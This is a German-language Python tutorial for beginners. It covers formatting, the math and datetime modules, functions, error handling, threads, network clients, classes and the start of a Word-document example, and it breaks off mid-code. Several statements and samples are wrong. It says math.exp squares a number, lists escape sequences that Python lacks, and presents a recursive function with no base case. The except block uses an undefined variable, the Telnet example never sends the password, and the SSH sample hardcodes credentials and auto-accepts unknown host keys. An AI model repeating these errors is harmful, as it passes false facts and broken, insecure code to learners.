Jetzt kannst du zwar Dinge ausgeben, jedoch, wirst du bisher immer die Ausgabe zusammengebastelt haben und z.B. in einem print-Statement für die Ausgabe von einer Zeichenkette, die eine Variable mit einer Zahl enthält, die Zeichenkette unterbrochen haben, die Zahl umgewandelt (gecastet) zu einer Zeichnkette hinzugefügt (+) und danch die Zeichenkette fortgesetzt haben. Hiermit ist nun Schluss, ab jetzt, lernst du, wie man die Ausgabe richtig formatiert, damit du in einer Zeichenkette alles mit Platzhalter formatiert ausgeben kannst. Zunächst einmal eine Liste mit möglichen Platzhaltern und ihre Bedeutung. Wichtig ist, dass du das „%“-Zeichen nicht vergisst, denn dieses symbolisiert einen Platzhalter.

Wichtige Platzhalter

%d	Integer
%i	Integer
%o	Oktalzahl
%u	Integer ohne Vorzeichen
%x	Hexadezimalzahl
%X	Hexadezimalzahl (großgeschrieben)
%e	Gleitkommazahl (Exponential-Schreibweise)
%E	Gleitkommazahl (Exponential-Schreibweise)
%c	ein Zeichen
%s	String

Gut, so viel zur Theorie, gehen wir nun zu einem kurzen Beispiel, dass diese Variante erklärt und die neuere Variante mit der format-Funktion zeigt.

Formatierungsbeispiel

Hier wollen wir ganz simpel den Satz: „2 kg Birnen kosten 7,13 Euro“. Jedoch wollen wir diesen Satz nicht schreiben, sondern aus Variablen zusammensetzen, denn das ist in der Realität öfters der Fall. So bekommst du zum Beispiel die Aufgabe, für eine Rechnung an den Kunden für jedes Produkt den Preis und die Menge in einem Satz zu verpacken. Schreibst du nun alle Werte ab, oder nutzt du die Formatierung, dass sich die Werte automatisiert in ihre Platzhalter schreiben?

```
#Formatierung mit Platzhalter
print("%d kg %s kosten %.2f Euro." %  (2, "Birnen", 7.1340))

#Formatierung mit der format()-Funktion
print("{0} kg {1} kosten {2:.2f} Euro.".format(2, "Birnen", 7.1340))
```

In der ersten Zeile unter dem Kommentar nutzen wir die print-Funktion. Unsere Überlegung muss nun wie folgt lauten: „Wir möchten einen Satz schreiben, der 3 Variablen enthält, die Menge, die Bezeichnung und den Preis. Wie formatieren wir nun diesen Satz, dass wir unser Ziel erreichen?“. Haben wir uns das überlegt, schreiben wir zunächst den konstanten Teil des Satzes in die print-Funktion.

Danach füllen wir mit den Platzhaltern auf (%-Zeichen nicht vergessen). Nun haben wir den Satz mit Platzhaltern in der print-Funktion stehen und müssen den Platzhaltern Werte zuweisen. Dazu kommt nach der Zeichenkette das „%“-Zeichen erneut zum Einsatz, danach müssen wir in runden Klammern, durch „,“-Zeichen getrennt die Werte in der Reihenfolge schreiben, in der diese danach in den Satz kommen. Hier ist ganz wichtig, dass sowohl der Datentyp, als auch die Reihenfolge stimmen.

Eine alternative Lösung dafür ist die format-Funktion. Bei dieser Funktion nutzt man die geschwungenen Klammern („{}“) und einen Index (startend bei 0),

um die Variablen in den Satz zu bekommen. Nach der Zeichenkette müssen wir die Funktion „format“ nutzen (direkt an die Zeichenkette geschrieben, da sie eine Funktion unserer Zeichenkette ist). Diese Funktion erhält als Parameter in der richtigen Reihenfolge alle Variablen als Parameter.

Wichtige Steuerzeichen zur Formatierung

Ebenso gibt es in Strings (Zeichenketten) verschiedene Steuerzeichen, die diverse Funktionen haben. Hier nun eine Liste von Dingen, die du hin und wieder verwenden wirst, im Laufe deiner Programmierer-Karriere.

\a	Signalton
\b	Zurücktaste (Backspace)
\cx	Strg + X
\e	Escape
\n	Neue Zeile
\r	Carriage Return
\s	Leertaste (Space)
\t	Tabulator (tab)
\v	Vertikaler Tabulator

Hier nun ein kleines Beispiel zu Veranschaulichung.

```
print("Hallo\tWelt")
print("\nHallo")
print("\t\t\r\rHallo")
print("\vHallo")
```

Wie du sehen kannst, kann man mit “ \r“ einen „\t“ Aufruf wieder korrigieren. Das kann zum Beispiel nützlich sein, wenn du aus einer Datei einliest, die Anfangs Tabulatorvorschübe hat, du diese aber nicht mitnehmen möchtest.

Mathematische Funktionen

Ohne Mathematik geht gar nichts, oder? Deshalb schauen wir uns hier die Funktionen des „math“-Moduls genauer an. Dieses Modul sollte deine erste Anlaufstelle sein, wenn du etwas Mathematisches berechnen musst.

```
import math

print(math.ceil(12.14543))
print(math.floor(12.14543))

print(math.fabs(-12))
print(math.factorial(5))
print(math.isinf(-2))

print(math.exp(2))
print(math.log(14))
print(math.pow(2,3))
print(math.sqrt(2))

print(math.cos(2.3))
print(math.sin(2.4))
print(math.tan(2.3))
print(math.hypot(2.3,2.4))

print(math.pi)
print(math.e)
```

Am Anfang importieren wir wie immer ein Modul. In unserem Fall ist das, das Modul „math“, welches für mathematische Berechnungen gedacht ist. Dieses Modul bietet unter anderem die beiden Funktionen „ceil“ (aufrunden) und „floor“ (abrunden), welche man sehr häufig benötigt. Möchte man den absoluten Wert (ohne Vorzeichen) einer Zahl erhalten, nutzt man am besten die Funktion „fabs“.

Durch die Funktion „factorial“ kann man die Fakultät einer Zahl berechnen. In unserem Beispiel heißt das, wenn wir 5 Fakultät nehmen, dass wir die Rechnung „1*2*3*4*5“ rechnen und 120 erhalten. Die Funktion „isinf“ prüft, ob die Zahl unendlich ist. Durch die Funktion „exp“ können wir die übergebene Zahl quadrieren. Die natürliche Logarithmus-Funktion kann mit der Funktion „log“ umgesetzt werden. Möchte man bei der „log“-Funktion die Basis selbst angeben, schreibt man als ersten Parameter den Wert und als zweiten Parameter die Basis.

Möchte man eine Zahl hoch die andere rechnen, bietet sich einem die Funktion „pow“ sehr gut an. Diese erhält als ersten Parameter den Wert „x“ (Zahl) und als zweiten Parameter den Wert „y“(Exponent). Durch die Funtkion „sqrt“ kann man die Quadratwurzel einer Zahl ziehen.

Auch die trigonomischen Funktionen sind in dem Modul „math“ vertreten. So kann man Sinus, Cosinus und Tangens eines Winkels berechnen. Auch ist es möglich, den Pytagoras anzuwenden und z.B. die Hypotenuse mit der Funktion „hypot“ berechnen.

Die Kreiszahl „Pi“ und die eulersche Zahl sind ebenso als Konstanten vordefiniert und können einfach, wie am Ende des Programms gezeigt verwendet werden.

Datum und Zeit

Im Laufe deiner Programmierer-Karriere wirst du immer wieder mit Zeiten, Zeitspannen oder einem Datum konfrontiert werden, aus diesem Grund zeige ich dir hier das Modul namens „datetime“, dass die hilft, dass du mit der Zeit richtig umgehen kannst.

```
import datetime

zeit = datetime.time(12,20,43,2)
print("Zeitpunkt:")

print("Zeit:\t\t", zeit)
print("Stunde:\t\t", zeit.hour)
print("Minute:\t\t", zeit.minute)
print("Sekunde:\t", zeit.second)
print("Mikrosek.:\t", zeit.microsecond)

print("")
print("Heute: ")

heute = datetime.date.today()
```

```
print("Jahr:\t\t", heute.year)
print("Monat:\t\t", heute.month)
print("Tag:\t\t", heute.day)

print("")
print("Datum: ")

datum = datetime.datetime(2020, 2, 12, 20, 20)

print("Jahr:\t\t", datum.year)
print("Monat:\t\t", datum.month)
print("Tag:\t\t", datum.day)
print("Zeit:\t\t", datum)
print("Stunde:\t\t", datum.hour)
print("Minute:\t\t", datum.minute)
print("Sekunde:\t", datum.second)

print("")
print('{0:%Y-%m-%d %H:%M:%S}'.format(datetime.datetime.now()))
print('{0:%d.%m.%y %H:%M}'.format(datetime.datetime.now()))
print('{0:%d.%m.%Y %H:%M Uhr}'.format(datetime.datetime.now()))
```

Worauf du hier am meisten aufpassen musst, ist, dass du beim Anlegen deines „datetime"-Objektes, die richtigen Werte in der richtigen Reihenfolge übergibst. Um also eine Zeit zu speichern, haben wir oben eine Variable namens „zeit" angelegt und nutzen von „datetime" die Funktion „time", damit wir diese Variable richtig befüllen (Reihenfolge: Stunden, Minuten, Sekunden, Mikrosekunden).

Nun geben wir uns zuerst die Zeit selbst aus, damit wir den gesamten Zeitwert erhalten. Danach nutzen wir die Funktion „hour" (Stunden), „minute" (Minuten), „second" (Sekunden)und „microsecond"(Mikrosekunden), um sich die einzelnen Werte anzeigen zu lassen.

Wenn du mit Zeitspannen oder einem Datum rechnen möchtest und z.B. von der Zeit „12:30:42:01" 4 Minuten abziehen möchtest, ist es wichtig, dass du die 4 Minuten in diesen Zeitdatentyp umwandelst, da sonst mehre Probleme bei

der Berechnung auftreten werden. Natürlich gilt das selbige beim Rechnen mit mehreren Daten.

Möchtest du nun ein Datum erzeugen, bzw. speichern, gibt es die Funktion „date“. Mit dieser Funktion kannst du weitere Funktionen nutzen, die dir gleich ein Datum zurück liefern. Ich habe hier als Beispiel die Funktion „today“ genutzt, damit mein Datum gleich mit dem heutigen Datum befüllt ist.

Danach nutze ich die Funktionen „year“ (Jahr), „month“ (Monat) und „day“(Tag) um mir die einzelnen Zeitwerte auszugeben.

Ist es nun gewollt, dass man sowohl Datum als auch Zeit gemeinsam speichern möchte, so gibt es die Möglichkeit, die „datetime“-Funktion von datetime zu nutzen. Somit erhält man beides in einem und hat auch die oben genannten Funktionen für Tag, Monat, Stunden, …

Zum Schluss zeige ich dir noch, wie man das Datum richtig Formatiert, bzw. die Formatierung von einem Format in das andere bringt. Hierfür wirf bitte einen Blick auf die Platzhalter, damit du diese besser verstehst.

Wichtige Zeitformatierungsplatzhalter

%b	Monatsname abgekürzt
%B	Monatsname
%d	Tag (Monatsbezogen)
%H	Stunde (24 als Basis)
%I	Stunde (12 als Basis)
%j	Tag (Jahresbezogen)
%m	Monat als Zahl
%M	Minute
%p	AM und PM (12 Std.)
%S	Sekunde
%U	Wochennummer
%y	Jahr (00, 93, 94, …)
%Y	Jahr (2000,1993,1994, …)

Funktionen schreiben

Du hast nun oft genug mit Funktionen hantiert und diese benutzt. Deshalb ist es nun an der der Zeit, deine eigenen Funktionen zu schreiben.

```
#!/usr/bin/env python3

def addieren(zahl1, zahl2):
    return zahl1 + zahl2

def ausgabe(zeichenkette):
    print(zeichenkette)

def zahlenSpiel(zahl1, zahl2, zahl3, zahl4):
    zahl1 = zahl2
    zahl3 = zahl4
    zahl2 /= zahl4
    zahl4 /= zahl3
    zahl1 = zahl2 + zahl4
    return zahl1

summe = addieren(20,30)
print(summe)
print(zahlenSpiel(1,2,3,4))
ausgabe("Hallo")
```

In Python definierst du Funktionen mit dem Schlüsselwort „def“, danach folgt der Name der Funktionen und in runden Klammern die Parameter, die du übergeben möchtest. Natürlich kannst du eine Funktion auch ohne Parameter anlegen. Wichtig ist hierbei, dass du verstehst, dass die - in den runden Klammern angelegten -Variablen nur in diesem Block (eingerückter Bereich der Funktion) gültig sind.

Auch zu verstehen ist, dass du mit dem „def“ und dem dazugehörigen Scope (Bereich) eine Funktion und deren Ablauf nur definierst. Du musst danach genauso wie z.B. bei dem Modul „math“ die Funktion „ceil“ aufrufen, damit im Programm die Funktion ausgeführt wird.

Wie du an der Funktion addieren siehst, bekommt diese 2 Parameter übergeben. Diese beiden Parameter definieren wir als Platzhalter, für die Parameter, die wir später beim Ausführen der Funktion benötigen.

Was nun auch neu für dich ist, ist, dass du einen return-Wert angeben kannst, sprich, die Funktion liefert, wie in unserem Fall die Summe der beiden übergebenen Zahlen zurück. Was das konkret heißt, siehst du dann beim Ausführen der Funktion weiter unten im Programm-Code.

Die nächste Funktion namens „ausgabe“ bekommt eine Zeichenkette („String“) übergeben und gibt diese mittels der „print“-Funktion aus. Wie du hier siehst, benötigt diese Funktion keinen Rückgabewert, denn diese Funktion führt eine andere Funktion aus. Im Fachjargon heißt so eine Funktion „void“-Funktion.

Wie du dann an der dritten Funktion (zahlenSpiel) siehst, kann man mehre Parameter definieren und diese dann beliebig in der Funktion nutzen.

In den letzten vier Zeilen des Programms siehst du, wie du deine eigenen Funktionen aufrufen kannst. Damit wir allerdings eine Ausgabe der Funktionen mit einem return-Wert erzeugen können, müssen wir diese, wie oben gezeigt, entweder in eine Variable speichern oder direkt durch die print-Funktion ausgeben. Eine Ausnahme bildet unsere void-Funktion namens „ausgabe“, denn diese gibt den Wert direkt in der Funktion, wie oben definiert, aus.

Globale Variablen in Funktionen

Möchte man sogenannte globale Variablen (Variablen, die im Programm definiert sind) in einer Funktion nutzen, benötigt man das Schlüsselwort „global“. Hier siehst du ein Beispiel, wie man dieses einsetzt.

```
zahl3 = 12
def addieren(zahl1, zahl2):
    global zahl3
    return zahl1 + zahl2 + zahl3
```

```
print(addieren(1,2))
```

Rekursive Funktionen

Rekursion in Funktionen bedeutet, dass sich die Funktion selbst aufruft. Du kannst somit eine Funktion in ihr selbst nutzen.

```
def rekursiv_addieren(zahl1, zahl2):
    ergebnis = zahl1 + zahl2
    ergebnis = rekursiv_addieren(ergebnis,zahl2)
    return ergebnis

print(rekursiv_addieren(1,2))
```

Wie du in diesem Beispiel siehst, speichern wir die Summe der beiden Zahlen „zahl1“ und „zahl2“ ab und schreiben nun in das Ergebnis den Wert, den unsere Funktion aus den Zahlen „ergebnis“ und „zahl2“ bildet. Diesen Wert geben wir anschließend aus. Zum Ende des Programmes nutzen wir diese Funktion und geben das Ergebnis aus.

Variable Parameter

Möchte man eine variable Parameteranzahl haben, so nutzt man folgende Schreibweise.

```
def ausgabe(zeichenkette1, zeichenkette2, *rest):
    print(zeichenkette1, zeichenkette2, rest)

print(addieren(1,2))
```

Durch den * vor der Variable, werden alle weiteren Parameter als Tupel gespeichert und man kann nach „zeichenkette 1 und 2“ beliebig viele weitere Parameter übergeben.

Optionale Parameter

Möchtest du nun Parameter optional machen, müssen diese einen default-Wert (Standartwert) besitzen. Deshalb kannst du gleich beim Erzeugen der Parameter den Parametern Werte zuweisen, die sie bekommen, wenn nichts übergeben wird.

```
def addieren(zahl1, zahl2, zahl3=3, zahl4=0):
    return zahl1 + zahl2 + zahl3 + zahl4

print(addieren(1,2))
```

Hier siehst du, dass wir die ersten 2 Parameter wie gehabt benutzen, jedoch Parameter Nr. 3 den Wert „3“ zuteilen und Nr. 4 den Wert „0“. Das hat zur Folge, dass die beiden Parameter (Nr.3 + Nr. 4) nicht übergeben werden müssen und die beiden angegebenen Werte standardmäßig genutzt werden.

Modularisierung

Durch die Modularisierung kannst du mehrere Python Programme schreiben und diese dann gemeinsam in einem Programm nutzen. Das heißt für dich konkret, dass du 2 große Vorteile nutzen kannst. Zum einen kannst du einen schon programmierten Programmcode erneut nutzen oder mehrmals nutzen, zum anderen kannst du somit diverse Funktionen, Konstanten und Klassen in eigenen Dateien auslagern und diese somit besser verwalten.

Add.py

```
def addieren(zahl1, zahl2):
    return zahl1 + zahl2
```

In unserem kleinen Beispiel erzeugen wir eine Datei namens „add.py“ und schreiben hier die Funktion „addieren“. Diese Funktion möchten wir danach in unserem Programm „import“ nutzen.

Import.py

```
import add

print(add.addieren(1,2))
```

Um nun das oben erstellte Programm und unserem neuen Programm „import“ zu nutzen, brauchen wir nur die Zeile „import add“ schreiben und können schon unser eigenes Modul „add“ nutzen. Wichtig ist hier, dass die Datei entweder im selben Verzeichnis wie das Modul liegt, oder das Modul in die jeweilige Python-Installation kopiert wird.

Die Reihenfolge von der import-Funktion checkt zuerst, ob sich im gleichen Verzeichnis die vorhandene Datei befindet und wenn das nicht zutrifft, schaut es in der Python-Installation nach. Falls das auch nicht zutrifft wirft diese einen Fehler und damit kommen wir nun zum nächsten Kapitel, der Fehlerbehandlung.

Fehlerbehandlung

Die Fehlerbehandlung hilft dem Programmierer im Falle eines Fehlers das Programm von einem Absturz zu bewahren und auf einen oder mehreren Fehlern einzugehen und in Folge entweder eine aussagekräftige Ausgabe für den Benutzer zu liefern oder den Fehler zu beheben.

```
try:
    datei = open("file.txt", 'r')
except IOError:
    print(datei, " kann nicht geoeffnet werden")
else:
    print(datei.readline())
    datei.close()
```

Es gibt 3 Blöcke bei der Fehlerbehandlung. Den „try“-Block, den „except“-Block (in den meisten Sprachen wird dieser „catch“ genannt“) und den „else“-Block (Eigenheit von Python).

In den „try“-Block kommt immer der Programmcode, der kritisch ist. Was heißt das nun genau? Nehmen wir als Beispiel an, du möchtest eine Datei öffnen, dann muss diese Datei auch vorhanden sein, sonst geht etwas schief. Die Funktion open, die wir in unserem Beispiel nutzen, könnte ja genauso sagen, dass es die Datei nicht gibt.

In den „catch“-Block kommt nun die Fehlermeldung, die wir abfangen möchten. Umso genauer wir die Fehlermeldung abfangen, um so besser. Man kann zwar mit „except Exception:“ alle Fehlermeldungen abfangen, jedoch sollte man auf jeden Fehler spezifisch eingehen. In unserem Fall sprechen wir den Fehler „IOError“ an, sprich, wenn beim Input oder Output (ist bei uns das Öffnen der Datei) etwas schiefgeht. Ist nun etwas schiefgegangen, schreiben wir eingerückt, wie wir darauf reagieren möchten. Wir reagieren mit einer aussagekräftigen Ausgabe.

Im „else“-Block steht nun, was geschehen soll, wenn keine Fehler entstanden sind und unser kritischer Programmcode überwunden ist.

Threadprogrammierung

Die Threadprogrammierung ist dann wichtig, wenn du mehrere Prozesse gleichzeitig verwenden willst. Super funktioniert das mit einem Prozessor, der mehrere Prozessorkerne hat und noch besser funktioniert das, wenn der Prozessor sogar noch Hyperthreading hat.

Natürlich geht das bei jedem Prozessor, da sich „Scedular“ und „Dispatcher“ um die Prozesse kümmern. (Wenn dich das Thema mehr interessiert, dann kannst du einen sehr guten Artikel dazu auf Wikipedia lesen)

```
from threading import Thread
import time

def rechnen(nr, zahl1, zahl2, sleep):
    print("Thread %d gestartet!" % nr)
    time.sleep(sleep)
    print("Ergebnis von Nr%d: %d" % (nr,(zahl1 + zahl2)))

thread1 = Thread(target=rechnen, args=(1,1,1,1))
thread1.start()

thread2 = Thread(target=rechnen, args=(2,2,3,4))
thread2.start()

thread3 = Thread(target=rechnen, args=(3,4,3,2))
```

```
thread3.start()

thread4 = Thread(target=rechnen, args=(4,1,2,3))
thread4.start()
```

Wir importieren zuerst von dem Modul „threading“ die Klasse Thread, da wir später davon Objekte erzeugen möchten. Ebenso importieren wir das Modul „time“, damit wir im späteren Programmcode den Thread kurz unterbrechen können.

Nun schreiben wir die Funktion „rechnen“. Diese Funktion bekommt als ersten Parameter die Threadnummer, als zweiten Parameter die erste Zahl zum Rechnen, als dritten Parameter die zweite Zahl zum Rechnen und als letzten Parameter bekommt sie eine Zahl, die wir danach dafür nutzen, damit wir unser Programm, genau diese Zeit an Sekunden, pausieren.

Nun geben wir formatiert aus, dass der Thread Nr. x ausgegeben wird. Danach sagen wir in der Funktion durch die Funktion „sleep“ von dem Modul „time“, dass wir genauso viele Sekunden pausieren möchten, wie sich in der Variable „sleep“ befinden. Zu guter Letzt geben wir das Ergebnis gemeinsam mit der Threadnummer formatiert aus.

Jetzt erzeugen wir viermal hintereinander ein Thread-Objekt und starten dieses danach. Beim erzeugen des Thread-Objektes, ist es ganz wichtig, dass man dem „target“ die Funktion zu weißt, für die der Thread zuständig ist., danach weißt man den „args“(Argumenten) die einzelnen Parameter in der richtigen Reihenfolge zu.

Netzwerkprogrammierung

Die Netzwerkprogrammierung kann für dich ein großes Thema sein, wird aber im Normalfall nicht so oft benötigt, das kommt je nach dem an, wie du als Programmierer eingesetzt wirst. Aus diesem Grund hast du hier die Basis für einen Netzwerk-Client und die Basis für einen Netzwerk-Server ganz kurz erklärt.

HTTP-Client (TCP)

Mit diesem Client schicken wir ganz einfach einen HTTP-Request mit einem GET-Header an Google, erhalten eine Antwort und geben diese aus.

```
import socket

http_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
http_client.connect(("www.google.at", 80))
http_client.sendall("GET / HTTP/1.1\r\nHost: google.at\r\n\r\n".encode('utf-8'))
antwort = http_client.recv(4096)

print(antwort)
```

Wir benötigen das Modul „socket“, deshalb importieren wir es gleich an dieser Stelle. Danach erzeugen wir mit der Funktion „socket“ von dem Modul „socket“ eine Schnittstelle, der wir aus dem Modul „socket“ die 2 Konstanten „AF_INET“ und „SOCK_STREAM“ übergeben. „AF_INET“ steht für IPv4, sprich dem Protokoll, dadurch können wir in der nächsten Zeile beim Aufbau der Verbindung den Hostnamen und danach den Port angeben. „SOCK_STREAM“ gibt die Art des Sockets (Schnittstelle) an, in unserem Fall soll ein Stream(Strom) darüber laufen, sprich Daten ausgetauscht werden, deshalb benötigen wir diese Konstante.

Nun verbinden wir uns über unser erzeugtes Socket-Objekt mit der Funktion „connect“ auf die Adresse „www.google.at“ auf dem Port 80 (HTTP). Jetzt senden wir über den Stream einen HTTP-GET-Request, das muss dich jetzt näher interessieren, falls doch, schau dir auf Wikipedia das HTTP-Protokoll an, ist wirklich sehr interessant.

Worauf du beim Senden von Daten in Python3 aufpassen musst, was in Python2 nicht der Fall war, ist, dass du die Nachricht/den Text richtig encodest (UTF-8 ist meistens die richtige Wahl), da sonst die Daten nicht richtig gesendet werden und der Client eine Fehlermeldung ausspuckt.

FTP-Client

Mit dem File-Transport-Protokoll kannst du Dateien auf einen FTP-Server laden bzw von ihm herunterladen. Im nachfolgenden Beispiel holen wir uns die Readme-Datei von Debian.org (Linuxbetriebssystem)

```
from ftplib import FTP

ftp = FTP('ftp.debian.org')
ftp.login()

ftp.cwd('debian')
ftp.retrlines('LIST')

ftp.retrbinary('RETR README', open('README', 'wb').write)
ftp.quit()
```

Zuerst müssen wir FTP von der „ftlib"-Bibliothek einbinden. Danach erstellen wir ein FTP-Objekt, welches auf verweist. Nun sagen wir mit der Funktion „login()", dass wir uns einloggen wollen (ist die Funktion leer, so loggen wir uns anonym ein). Mit der Funktion „cwd()" wechseln wir nun das Verzeichnis. Mit „retrlines" holen wir uns alle Zeilen, die in „LIST" stehen. Durch den Aufruf ftp.retrbinary('RETR README', open('README', 'wb').write) laden wir die Readme-Datei vom Server herunter. Nun muss der FTP-Client nur mehr geschlossen werden.

Telnet-Client

Mit Telnet kann man sich auf einen anderen Server einloggen und Kommandos ausführen. Im nachstehenden Beispiel machen wir das und führen „ls" aus.

```
import telnetlib as tn

host = "127.0.0.1"
port = 23
user = "admin"
```

```
password = "passwort"


tel = tn.Telnet(host,port)
tel.read_until("User: ")
tel.write(user + "\n")
tel.read_until("password: ")
result = tel.write("ls\n")
tel.write("exit\n")

print(result)
```

Durch den import von „telnetlib“ haben wir die Möglichkeit ein Telnet-Objekt anzulegen, dieses befüllen wir mit den oben erstellten Variablen Host und Port. Danach lesen wir bis „User:“ steht und schreiben mit „write“ den Benutzernamen zum Server. Auch für das Passwort führen wir die selbe Prozedur aus. Nun sagen wir mit der Zeile „result = tel.write("ls\n")“, dass wir den Output von dem Kommando „ls“ speichern möchten. Jetzt schließen wir die Verbindung und geben den Output aus.

SSH-Client

Auch mit SSH kann man sich auf einen Server einloggen, hier hat man aber noch den Vorteil, dass die Verbindung verschlüsselt ist und Daten nicht gestohlen werden kann. Wir erstellen das gleiche Beispiel wie in Telnet erneut mit SSH.

```
from paramiko import client

ssh_client = client.SSHClient()

ssh_client.set_missing_host_key_policy(client.AutoAddPolicy())
ssh_client.connect("127.0.0.1", username="admin", password="passwort",
look_for_keys=False)

result = ssh_client.exec_command("ls")
print(result)
```

Da wir das Modul „paramiko“ nutzen, musst du dieses mit PIP installieren oder herunterladen (http://pypi.python.org) und in deine Python-Installation oder in das Projekt kopieren.

Als erstes Erzeugen wir uns ein SSHClient-Objekt. Danach sagen wir, falls der Server noch nicht bekannt ist, dann kommt er zu den bekannten Servern (Host-Key-Exchange). Danach verbinden wir uns auf den Server mit der Funktion „connect“. Nun führen wir unser Kommando aus und geben es aus.

Objektorientierte Programmierung

Durch Objektorientierung sparst du dir sehr viele Zeilen Code. Alle Module, die du in Python inkludierst, haben Funktion und/oder Variablen. Genauso funktioniert es in unserem Beispiel weiter unten. Grundsätzlich hilft dir die Objektorientierung dabei, Daten strukturiert abzuspeichern und dabei Codezeilen zu sparen. Gehen wir nun zu einem Beispiel über, das dir zeigt, wie du Kundendaten zu Kunden speichern kannst.

Kunden als Klasse

In diesem Beispiel möchten wir für jeden Kunden ein eigenes Objekt anlegen, dafür benötigen wir eine Kunden-Klasse. Des Weiteren gibt es Stammkunden, welche ebenso Kunden sind. Hier siehst du, wie du diese Aufgabenstellung lösen kannst.

```
class Kunde:
  'Alle Kunden werden hier gespeichert'

  kundenCount = 0
  vorname = ""
  nachname = ""
  alter = 0

  def __init__(self, vorname, nachname, alter):
    self.vorname = vorname
    self.nachname = nachname
    self.alter = alter
```

```
        Kunde.kundenCount += 1

    def __str__(self):
        return "%s %s, %d" % (self.vorname, self.nachname, self.alter)

    def kundenCountAnzeigen(self):
        print("%d Kunden sind vorhanden." % self.kundenCount)


class Stammkunde(Kunde):
    'Alle Stammkunen werden hier gespeichert'
    stammkundenCount = 0
    rabat = 0.0

    def __init__(self, vorname, nachname, alter, rabat):
        super().__init__(vorname, nachname, alter)
        self.rabat = rabat
        Stammkunde.stammkundenCount += 1

    def __str__(self):
        return ("Der Stammkunde %s %s bekommt %d%% Stammkundenrabat." %
(self.vorname, self.nachname, self.rabat))

    def kundenCountAnzeigen(self):
        print("%d Stammkunden sind vorhanden." % self.stammkundenCount)


if __name__ == "__main__":
    kunde1 = Kunde("Max", "Mustermann", 22)
    kunde2 = Kunde("Peter", "Schmitz", 53)
    stammkunde1 = Stammkunde("Walter", "Wald", 40, 10.0)
    stammkunde2 = Stammkunde("Lukas", "Maier", 32, 5.0)

    print("Vorname:\t" + kunde2.vorname)
    print("Nachname:\t" + kunde2.nachname)
    print("Alter:\t\t" + str(kunde2.alter))
    print("")
```

```
kunde1.vorname = "Markus"
kunde2.vorname = "Petra"
kunde2.alter = 35

print(kunde1.__str__())
print(kunde2.__str__())
print("")

print(stammkunde1.__str__())
print(stammkunde2.__str__())
print("")

Kunde.kundenCountAnzeigen(kunde1)
Stammkunde.kundenCountAnzeigen(stammkunde1)
```

Zuerst definieren wir eine Klasse namens „Kunde“. Darunter können wir eine Beschreibung vergeben, diese lautet in unserem Fall „Alle Kunden werden hier gespeichert“. Nun erzeugen wir für den Kunden mehrere Variablen („vorname“, „nachname“, „kundenCount“, „alter“).

Dadurch, dass wir diese Variablen angelegt haben, können wir später beim Erzeugen eines Objekts diesen Variablen Werte zuweisen. Jetzt nutzen wir die „__init__“-Funktion (auch bekannt als Konstruktor) um zu definieren, was beim Erzeugen eines Objekts von der Klasse „Kunde“ geschehen soll. Wir bestimmen, dass der „vorname“ der Variable „self.vorname“ zugewiesen wird („self“ steht für die Klasse „Kunde“, „self“ ist eine Referenz auf die Klasse selbst). Am Ende des Konstruktors erhöhen wir den Counter für unsere Kunden um 1.

Die nächste Funktion, die wir schreiben ist die „__str__“-Funktion. Funktionen werden in der Objektorientierung „Methoden“ genannt, wenn also das Wort Methode fällt, weißt du, dass es sich um eine Funktion von einer Klasse handelt. Die „__str__“-Funktion (in anderen Sprachen z.B.: „toString()“) ist dazu gedacht, dass man eine Zeichenkette mit Informationen zu der Klasse zurückliefert. Wie du sehen kannst, nutzen wir sie, um die Daten zu dem einzelnen Kunden zurückzuliefern.

Die letzte Funktion, die wir in unserer Kunden-Klasse erzeugen ist eine Funktion, die die Anzahl von Kunden ausgibt. Das sollte für dich kein Problem mehr sein.

Als Nächstes erzeugen wir eine weitere Klasse namens „Stammkunde“ und lassen diese durch die „()“-Klammern von der Klasse „Kunde“ erben. Das hat 2 wichtige Dinge zur Folge. Erstens, das ein Objekt von der Klasse „Stammkunde“ genauso ein Objekt von der Klasse „Kunde“ ist und zweitens, dass wir in der Klasse „Stammkunde“ alles von der Klasse „Kunde“ benutzen können.

Hier erweitern wir die Klasse „Stammkunde“ um 2 Variablen („stammkundenCount“ und „rabat“) und ändern die Beschreibung. Danach kümmern wir uns um den Konstruktor („__init__“). In einer Subklasse kann man den Konstruktor von der Superklasse aufrufen, was konkret heißt, wir können beim Anlegen eines Stammkundens Codezeilen sparen und durch den Aufruf des Konstruktors der „super“-Klasse die Werte zuweisen.

Danach speichern wir den Wert „rabat“ in der dafür vorgesehenen Variable und zählen unseren Counter um eins in die Höhe. Danach schreiben wir eine neue „__str__“-Methode, um eine eigene Version für die Subklasse „Stammkunde“ zu besitzen. Jetzt siehst du wieder ein tolles Konzept der Objektorientierung. Durch einen Aufruf der „kundenCountAnzeigen“-Funktion überschreiben wir die Funktion der Superklasse („Kunde“) und ändern somit ihr verhalten.

Nun nutzen wir diese Codezeile „if __name__ == "__main__":“ um zusagen, dass unser Programm als Hauptprogramm gesehen werden soll, wenn es über die Konsole aufgerufen wird.

Danach erzeugen wir 2 Kunden und 2 Stammkunden. Wichtig ist hier, dass du entweder die Reihenfolge der Parameter beachtest, oder, dass du die Parameter direkt zuweist (z.B.: vorname=“Peter“). Haben wir diese angelegt, geben wir die einzelnen Werte des zweiten Kunden aus. Wie du siehst, kann man mit dem „.“ auf die Variablen eines Objekts zugreifen.

Möchtest du die Variablen einzelnen ändern oder ansprechen, siehst du in den nächsten 3 Zeilen, wie man die Variablen umändert. Nun nutzen wir die

„__str__“-Funktion um die einzelnen Kundenobjekt auszugeben. Zu guter Letzt verwenden wir unsere selbst definierten Count-Funktionen der einzelnen Klassen und übergeben diesen ein Objekt aus dieser Klasse (Hier ist es wichtig, dass du ein vorhandenes Objekt derselben Klasse übergibst, welches du übergibst ist jedoch egal)

Interaktion mit MS Word

Es wird in deiner Programmierkarriere immer wieder gefragt sein, dass du mit Daten und Dateien umgehen wirst. Deshalb habe ich mich entschieden, dir 2 oft benutzte Module von Python vorzustellen, die man ebenso sehr oft in der Praxis sieht.

Wir beschäftigen uns in diesem Abschnitt mit der Anbindung zu Microsoft Word. Das Modul dazu heißt, genauso, wie die Dateiendung, „docx“.

```
#!/usr/bin/env python3

import docx

DOC_NAME = "Rechnung"
ENDUNG = ".docx"
UEBERSCHRIFT = "Rechnung: "
PRODUKT = "Mehl"
PREIS = 1.50
EINHEIT = "Stk."
WAEHRUNG = "Euro"
HERR = "Sehr geehrter Herr "
FRAU = "Sehr geehrte Frau "
ALLG = "Sehr geehrte Damen und Herren "
DANK = "Danke fuer Ihre Bestellung! "

kunde = input("Geben Sie den Kunden ein:\t")
menge = input("Geben Sie die Menge ein:\t")
